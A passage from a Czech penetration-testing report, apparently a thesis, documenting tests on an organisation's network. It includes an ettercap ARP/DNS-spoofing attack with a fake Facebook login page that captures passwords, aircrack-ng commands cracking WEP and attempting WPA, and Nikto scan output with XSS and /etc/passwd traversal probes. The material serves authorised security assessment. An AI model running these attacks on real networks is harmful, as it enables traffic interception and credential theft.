
• echo 1 > /proc/sys/net/ipv4/ip_forward

• vim /usr/local/share/ettercap/etter.dns


• ./set

• ettercap -T -q -i eth0 -P dns_spoof -M arp //


Výsledek: Pomocí techniky MITM došlo k prokázání neúčinnosti firewallu a bylo tak umožněno odposlouchávání komunikace klient-firewall včetně získaní přihlašovacích údajů do facebooku.



Obrázek 36. Použití programu SET – spuštění falešné přihlašovací stránky do Facebooku



Obrázek 37. Spuštění aplikace Ettercap s pluginem dns-spoof



Obrázek 38. Použití programu SET – Zachycení uživatelského hesla do Facebooku

5.3 Testování bezdrátových sítí

Test č. 11

Použité nástroje: airmon-ng, airodump-ng, aireplay-ng, aircrack-ng

Důvod použití nástrojů: Pokus o prolomení WEP šifrování přístupového bodu na jedné z vybraných poboček za účelem získání klíče (průnikový test)

Použité příkazy:

• airmon-ng start wlan0

• airodump-ng mon0


• airodump-ng -w nsol -c 5 --bssid 00:02:2D:XX:XX:XX mon0

• aireplay-ng -1 0 -a 00:02:2D:XX:XX:XX mon0


• aireplay-ng -3 -b 00:02:2D:XX:XX:XX mon0

• aircrack-ng nsol-02.cap


Výsledek: Byl získán požadovaný klíč




Obrázek 39. Použití aplikace Airmon-ng – spuštění monitorovacího módu Wi-Fi karty




Obrázek 40. Použití aplikace Airodump-ng – vyhledávání sítě




Obrázek 41. Použití aplikace Airodump-ng – zachytávání paketů do souboru



Obrázek 42. Použití aplikace Aireplay-ng – zaslání ověřovacího dotazu



Obrázek 43. Použití aplikace Aireplay-ng – generovaní provozu za účelem získání více dat pro prolomení



Obrázek 44. Použití aplikace Aircrack-ng – prolomení šifrování WEP a nalezení klíče

Test č. 12

Použité nástroje: airodump-ng, aireplay-ng, aircrack-ng

Důvod použití nástrojů: Pokus o prolomení WPA šifrování přístupového bodu na jedné z vybraných poboček za účelem získání klíče (průnikový test)

Použité příkazy:

• airmon-ng start wlan0


• airodump-ng mon0

• airodump-ng -w nsol -c 11 --bssid D4:CA:6D:XX:XX:XX mon0


• aireplay-ng -0 10 -a D4:CA:6D:XX:XX:XX -c 00:1C: B3:XX: XX:XX mon0

• aircrack-ng nsol-01.cap -w /root/pass.txt


Výsledek: Ani po 24 hodinách nedošlo k prolomení šifrování




Obrázek 45. Použití aplikace Airodump-ng – vyhledávání sítě



Obrázek 46. Použití aplikace Airodump-ng – zachytávání paketů do souboru



Obrázek 47. Použití aplikace Aireplay-ng – zaslání ověřovacích dotazů



Obrázek 48. Použití aplikace Aircrack-ng – pokus o prolomení šifrování WPA hrubou silou

5.4 Testování webových aplikací


Test č. 13

Použitý nástroj: Acunetix


Důvod použití nástroje: Otestovaní aktuálního stavu webových stránek a poukázaní na případné hrozby v grafické podobě výsledků

Výsledek:

- Na serveru XXX.XXX.188.20 došlo k upozornění na neaktuálnost serveru apache. Aktuální verze apache je 2.4.4.
- Test na serveru XXX.XXX.209.48 poukázal na možné riziko DoS útoku a procházení adresářové struktury webových stránek



Obrázek 49. Použití programu Acunetix – výsledek testování severu XXX.XXX.209.48



Obrázek 50. Použití programu Acunetix – výsledek testování severu XXX.XXX.188.20

Test č. 14

Použitý nástroj: Nikto2 (BackTrack)

Důvod použití nástroje: Otestovaní aktuálního stavu webových stránek a poukázaní na případné hrozby. Testování bylo provedeno v prostředí příkazového řádku (výhoda: lze vytvořit skript, výsledků je více a jsou detailnější)

Příkazy + Výsledky testů:

```
perl nikto.pl -host XXX.XXX.209.48 -p 80
- Nikto v2.1.5/2.1.5
+ Target Host: XXX.XXX.209.48
+ Target Port: 80
+ GET /: Retrieved x-powered-by header: PHP/5.2.6-1+lenny9
```

```
+ GET /: The anti-clickjacking X-Frame-Options header is not present.
+ HEAD /: Apache/2.2.9 appears to be outdated (current is at least
Apache/2.2.22). Apache 1.3.42 (final release) and 2.0.64 are also
current.
+ HEAD /: PHP/5.2.6-1+lenny9 appears to be outdated (current is at least
5.4.4)
+ GET /favicon.ico: Server leaks inodes via ETags, header found with file
/favicon.ico, inode: 1728748, size: 894, mtime: 0x4b6cb936f3dc0
+ DEBUG HASH(0xa25a080): DEBUG HTTP verb may show server debugging
information. See http://msdn.microsoft.com/en-
us/library/e8z01xdh%28VS.80%29.aspx for details.
+ -877: TRACE /: HTTP TRACE method is active, suggesting the host is
vulnerable to XST
+ -12184: GET /index.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000:
/index.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals
potentially sensitive information via certain HTTP requests that contain
specific QUERY strings.
+ -3268: GET /files/: /files/: Directory indexing found.
+ -3092: GET /files/: /files/: This might be interesting...
+ -3268: GET /includes/: /includes/: Directory indexing found.
+ -3092: GET /includes/: /includes/: This might be interesting...
+ -3092: GET /phpmyadmin/changelog.php: /phpmyadmin/changelog.php:
phpMyAdmin is for managing MySQL databases, and should be protected or
limited to authorized hosts.
+ -3268: GET /icons/: /icons/: Directory indexing found.
+ -3268: GET /docs/: /docs/: Directory indexing found.
+ -3268: GET /styles/: /styles/: Directory indexing found.
+ GET
/phpmyadmin/export.php?what=../../../../../../../../../../../../etc/passw
d%00: Cookie phpMyAdmin created without the httponly flag
+ -3233: GET /icons/README: /icons/README: Apache default file found.
+ GET /phpmyadmin/: /phpmyadmin/: phpMyAdmin directory found
```

perl nikto.pl -host XXX.XXX.37.136 -p 80,443

```
- Nikto v2.1.5/2.1.5
+ Target Host: hosting.cs21nextnet.cz
+ Target Port: 443
+ GET /: Retrieved x-powered-by header: ASP.NET
+ GET /: Server leaks inodes via ETags, header found with file /, fields:
0x9565ea6ae9ce1:0
+ GET /: The anti-clickjacking X-Frame-Options header is not present.
```

```
+ GET /wcXYR7NT.aspx: Retrieved x-aspnet-version header: 2.0.50727
+ OPTIONS /: Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ OPTIONS /: Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ GET /exchange/lib/AMPROPS.INC: Uncommon header 'x-ua-compatible' found,
with contents: IE=EmulateIE7
+ -3092: GET /files/: /files/: This might be interesting...
+ Target Host: hosting.cs21nextnet.cz
+ Target Port: 444
+ GET /: Hostname 'hosting.cs21nextnet.cz' does not match certificate's
CN
'iRMC/ST=Bavaria/C=DE/emailAddress=serverview@ts.fujitsu.com/O=Fujitsu'
+ GET /666%0a%0a<script>alert('Vulnerable');</script>666.jsp:
/666%0a%0a<script>alert('Vulnerable');</script>666.jsp: Apache Tomcat 4.1
/ Linux is vulnerable to Cross Site Scripting (XSS). CA-2000-02.
+ GET
/servlet/org.apache.catalina.ContainerServlet/<script>alert('Vulnerable')
</script>:
/servlet/org.apache.catalina.ContainerServlet/<script>alert('Vulnerable')
</script>: Apache-Tomcat is vulnerable to Cross Site Scripting (XSS) by
invoking java classes. CA-2000-02.
+ GET
/servlet/org.apache.catalina.Context/<script>alert('Vulnerable')</script>
:
/servlet/org.apache.catalina.Context/<script>alert('Vulnerable')</script>
: Apache-Tomcat is vulnerable to Cross Site Scripting (XSS) by invoking
java classes. CA-2000-02.
+ GET
/servlet/org.apache.catalina.Globals/<script>alert('Vulnerable')</script>
:
/servlet/org.apache.catalina.Globals/<script>alert('Vulnerable')</script>
: Apache-Tomcat is vulnerable to Cross Site Scripting (XSS) by invoking
java classes. CA-2000-02.
+ GET
/servlet/org.apache.catalina.servlets.WebdavStatus/<script>alert('Vulnera
ble')</script>:
/servlet/org.apache.catalina.servlets.WebdavStatus/<script>alert('Vulnera
ble')</script>: Apache-Tomcat is vulnerable to Cross Site Scripting (XSS)
by invoking java classes. CA-2000-02.
+ GET /nosuchurl/><script>alert('Vulnerable')</script>:
/nosuchurl/><script>alert('Vulnerable')</script>: JEUS is vulnerable to
```

```
Cross Site Scripting (XSS) when requesting non-existing JSP pages.
http://securitytracker.com/alerts/2003/Jun/1007004.html
+ GET /~/<script>alert('Vulnerable')</script>.aspx?aspxerrorpath=null:
/~/<script>alert('Vulnerable')</script>.aspx?aspxerrorpath=null: Cross
site scripting (XSS) is allowed with .aspx file requests (may be
Microsoft .net). CA-2000-02
+ GET /~/<script>alert('Vulnerable')</script>.aspx:
/~/<script>alert('Vulnerable')</script>.aspx: Cross site scripting (XSS)
is allowed with .aspx file requests (may be Microsoft .net). CA-2000-02
+ GET /~/<script>alert('Vulnerable')</script>.asp:
/~/<script>alert('Vulnerable')</script>.asp: Cross site scripting (XSS)
is allowed with .asp file requests (may be Microsoft .net). CA-2000-02
+ GET /node/view/666\"><script>alert(document.domain)</script>:
/node/view/666\"><script>alert(document.domain)</script>: Drupal 4.2.0 RC
is vulnerable to Cross Site Scripting (XSS). CA-2000-02.
+ GET /mailman/listinfo/<script>alert('Vulnerable')</script>:
